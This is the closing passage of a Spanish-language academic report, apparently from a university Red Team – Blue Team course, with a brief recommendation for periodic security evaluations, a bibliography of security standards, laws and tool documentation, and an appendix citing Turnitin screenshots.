Evaluaciones periódicas y mejora continua

El ejercicio permitió confirmar que la seguridad no debe concebirse como un estado estático, sino como un proceso de mejora continua. A partir de los hallazgos obtenidos, se recomienda realizar pruebas de penetración periódicas, auditorías independientes y ejercicios internos Red Team – Blue Team con una frecuencia semestral o anual. Estas actividades permiten identificar nuevas vulnerabilidades, evaluar la efectividad de los controles implementados y medir el nivel de preparación del equipo defensivo. La ejecución constante de estos ejercicios garantiza que las mejoras adoptadas se mantengan vigentes frente a un entorno de amenazas en constante evolución.

Referencias Bibliográficas

Bejtlich, R. (2013). *The practice of network security monitoring: Understanding incident detection and response*. No Starch Press.

Center for Internet Security. (2021). *CIS Critical Security Controls (Version 8)*. https://www.cisecurity.org/controls/v8

Congreso de la República de Colombia. (2009). *Ley 1273 de 2009: Por medio de la cual se modifica el Código Penal en materia de delitos informáticos*. https://www.suin-juriscol.gov.co

Congreso de la República de Colombia. (2012). *Ley 1581 de 2012: Por la cual se dictan disposiciones generales para la protección de datos personales*. https://www.suin-juriscol.gov.co

Consejo Profesional Nacional de Ingeniería (COPNIA). (2015). *Código de ética para el ejercicio de la ingeniería en Colombia*. https://www.copnia.gov.co

International Organization for Standardization. (2016). *ISO/IEC 27035-1:2016 Information technology — Security techniques — Information security incident management — Part 1: Principles of incident management*. ISO.

McGraw, G. (2006). *Software security: Building security in*. Addison-Wesley Professional.

Mitnick, K. D., & Simon, W. L. (2011). *The art of deception: Controlling the human element of security*. Wiley.

National Institute of Standards and Technology. (2012). *Computer security incident handling guide (NIST Special Publication 800-61 Rev. 2)*. https://doi.org/10.6028/NIST.SP.800-61r2

Rapid7. (2024). *Metasploit framework documentation*. https://docs.metasploit.com

Universidad Nacional Abierta y a Distancia (UNAD). (2025). *Guía de aprendizaje: Etapa 3 – Escenario Red Team – Blue Team*. Material académico interno.

Universidad Nacional Abierta y a Distancia (UNAD). (2025). *Guía de aprendizaje: Etapa 4 – Respuesta y contención del incidente*. Material académico interno.


Verizon. (2024). *Data breach investigations report (DBIR)*. https://www.verizon.com/business/resources/reports/dbir/

Wireshark Foundation. (2023). *Wireshark user guide*. https://www.wireshark.org/docs/


Apéndices

Apéndice A

Resultado de revisión en Turnitin



Nota. Captura de pantalla propia elaborada por el autor. Evidencia de la herramienta turnitin.



Nota. Captura de pantalla propia elaborada por el autor. Evidencia de la herramienta turnitin.